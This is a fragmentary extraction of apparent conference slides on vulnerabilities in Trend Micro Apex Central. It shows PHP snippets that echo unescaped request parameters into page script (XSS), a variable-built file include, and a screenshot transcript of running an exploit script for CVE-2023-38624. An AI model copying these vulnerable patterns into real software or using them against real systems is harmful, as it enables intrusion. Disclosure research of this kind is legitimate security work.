227 <?php
228     if(isset($_GET['fromWF']) && $_GET['fromWF']=="1" && isset($_GET['serverid']))
229     {
230     ?>
231         frmWF=true;
232         passObj.selectedID=<?php echo $_GET['serverid']; ?>
233     <?php
234     }
```

Additional Vulns

XSS

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pending\_endpoints.php 4    ApiHandler.abstract.php 1

```
WebApp > widget > repository > widgetPool > wp1 > widgetBase > modTMLS > pending_endpoints.php
100  <link href="css/tmGrid.css" rel="stylesheet" media="screen" /> -->
101  <link rel="stylesheet" type="text/css" href="css/operation.css">
102  <script type="text/javascript">
103  <!--
104  var homeBase = "<?php echo $wfconf_root;?>";
105  var wf_cookie_path = '<?php echo WF_COOKIE_PATH; ?>';
106 //jQuery should enforce turn on because TC query will use it.
107 <?php
108 $GLOBALS["wfconf_use_jquery"] = true;
109 ?>
110 var wfconf_use_jquery = '<?php echo $GLOBALS["wfconf_use_jquery"]; ?>';
111
112 var WP_WEBROOT_NO_SLASH = "<?php echo WP_WEBROOT_NO_SLASH; ?>";
113 var wfc_js_compact = <?php echo $wfconf_js_compact ? 'true' : 'false' ; ?>;
114 var UI = {};
115 var wfconf_client_debug_max_stack_size ="<?php echo $GLOBALS['wfconf_client_debug_max_stack_size']; ?>";
116 var wfconf_client_debug_console ="<?php echo $GLOBALS['wfconf_client_debug_console']; ?>";
117 var wfconf_client_debug_level ="<?php echo $GLOBALS['wfconf_client_debug_level']; ?>";
118 var wfconf_default_menu = "<?php echo $GLOBALS['wfconf_default_menu']; ?>";
119 var wpm_check_new_scm = false;
120 var wpm_check_new = false;
121 var wpm_check_widget = false;
122 var wpm_check_configure_widget_and_widget_component = false;
123 var g_arrUserGeneratedInfoOfWidget = {};
124 var g_arrWidgetBaseNameNeedToPreloadL10N = [];
125 var g_preloadedL10N = {};
126 var taskGuid ="<?php echo $_GET['taskGuid']; ?>"|
```

Trend Micro Apex Central™

Not secure | https://192.168.126.128/webapp/index.html

root

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::4937:3640%2ce9:7621%6
IPv4 Address. . . . . : 192.168.126.128
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.126.2

C:\Users\Administrator>
```


Administrator: Command Pro

```
C:\>python3 CVE-2023-38624.py
```

Additional Vulns

SSRF





Additional Vulns

SSRF

Originally, there are a few more individual bugs that I wanted to talk about today, but they are still pending in the pipelines :(

Additional Vulns






# Future Research and Conclusion

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# List of TREND MICRO™ enterprise applications



**A-L**

A

- Advanced Threat Detection by Deep Discovery
- Apex One
- Apex Central
- Attack Surface Risk Management

C

- Centralised Management and Response
- Cloud App Security
- Cloud Edge
- Cloud One - Conformity
- Cloud One - Container Security
- Cloud One - File Storage Security
- Cloud One - Network Security
- Cloud One - Open Source Security by Snyk
- Cloud One - Workload Security
- Cloud Visibility

D

**M-Z**

M

- Managed XDR (MDR)
- Mobile Network Security
- Mobile Security

N

- Network Defence Solution

O

- OT Defence Console

P

- Portable Security 3
- PortalProtect for Microsoft SharePoint
- Premium Support

S


- ScanMail™ Suite for IBM® Domino™

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```
public function foo($bar){  
    require_once (SOME_CONSTANT.'/widget/'. $bar . 'X.php');  
}
```

Future research and conclusion





Future research and conclusion

# ORACLE

# SAP



CISCO



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